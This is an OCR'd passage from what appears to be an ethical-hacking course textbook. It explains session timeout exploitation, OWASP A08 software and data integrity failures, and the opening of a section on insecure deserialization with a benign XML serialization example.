
  For authenticating a user, every web application employs a user identification method such as an ID and a password. Attackers can identify passwords stored in databases because of weak hashing algorithms. Further, attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attackers to exploit every user's password. Once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Timeout Exploitation**

  If the session timeout is long and the session IDs are not changed after every login, attackers may hijack a session and take control of it with the same privileges as the victim. If an application's session timeouts are set to long durations, the sessions will last until the time specified, that is, the session will be valid for a long period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example**:

    A user logs into *www.certifiedhacker.com* using their credentials. After performing certain tasks, they close the web browser without logging out of the page. The web application's session timeout is set to 2 h. During the specified session interval, if an attacker has physical access to the user's system, they may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects the attacker to the user account without the need to enter the user credentials.



A08 – Software and Data Integrity Failures

- Software and data integrity failures occur when organizations **fail to update** the applications' software with the latest versions or patches
- Web applications rely on **plugins**, **dependencies**, **libraries**, or **packages** that can be installed from **public repositories**, content delivery networks (CDNs), or untrusted sources, which makes them vulnerable to attacks
- The common security weaknesses in this category include functionality from an **untrusted control sphere**, the download of a **code without an integrity check**, and the **deserialization of untrusted data**

A08 – Software and Data Integrity Failures

Software and data integrity failures occur when organizations fail to update the applications' software with the latest versions or patches. Often, web applications rely on plugins, dependencies, libraries, or packages that can be installed from public repositories, content delivery networks (CDNs), or untrusted sources, which makes them vulnerable to attacks.

Most organizations implement automatic software update functionalities that update or patch previously trusted applications without any verification. Therefore, developers must take the utmost care in auditing the code, securing CI/CD pipelines, and using third-party libraries from trusted repositories. They should also ensure that serialized data are sent with encryption or signatures. If the software is corrupted, it can cause great damage with abnormal behavior in real-time environments or the exposure of application components.

The common security weaknesses in this category include the inclusion of functionalities from an untrusted control sphere, download of code without integrity checks, and deserialization of untrusted data.

The following are some exploits that can be performed using software and data integrity failures:

- Cache poisoning
- Code injection
- Command execution
- Denial of service
- Data theft

Example

Attackers leverage the insecure CI/CD pipeline of an organization to install and distribute malicious code. The client unintentionally downloads and installs this software from the organization's servers without validating its integrity. Now, attackers use the malicious code in the client network to gain complete remote access.

Insecure Deserialization

- Data serialization and deserialization is an effective process of **linearizing** and **de-linearizing data objects** for transmission to other networks or systems
- Attackers **inject malicious code** into **serialized data** and forward the malicious serialized data to the victim
- **Insecure deserialization** deserializes the malicious serialized content **along with the injected malicious code**, compromising the system or network

Insecure Deserialization


As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

  ```
  <Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
  </EmpID></Employee>
  ```



Employee

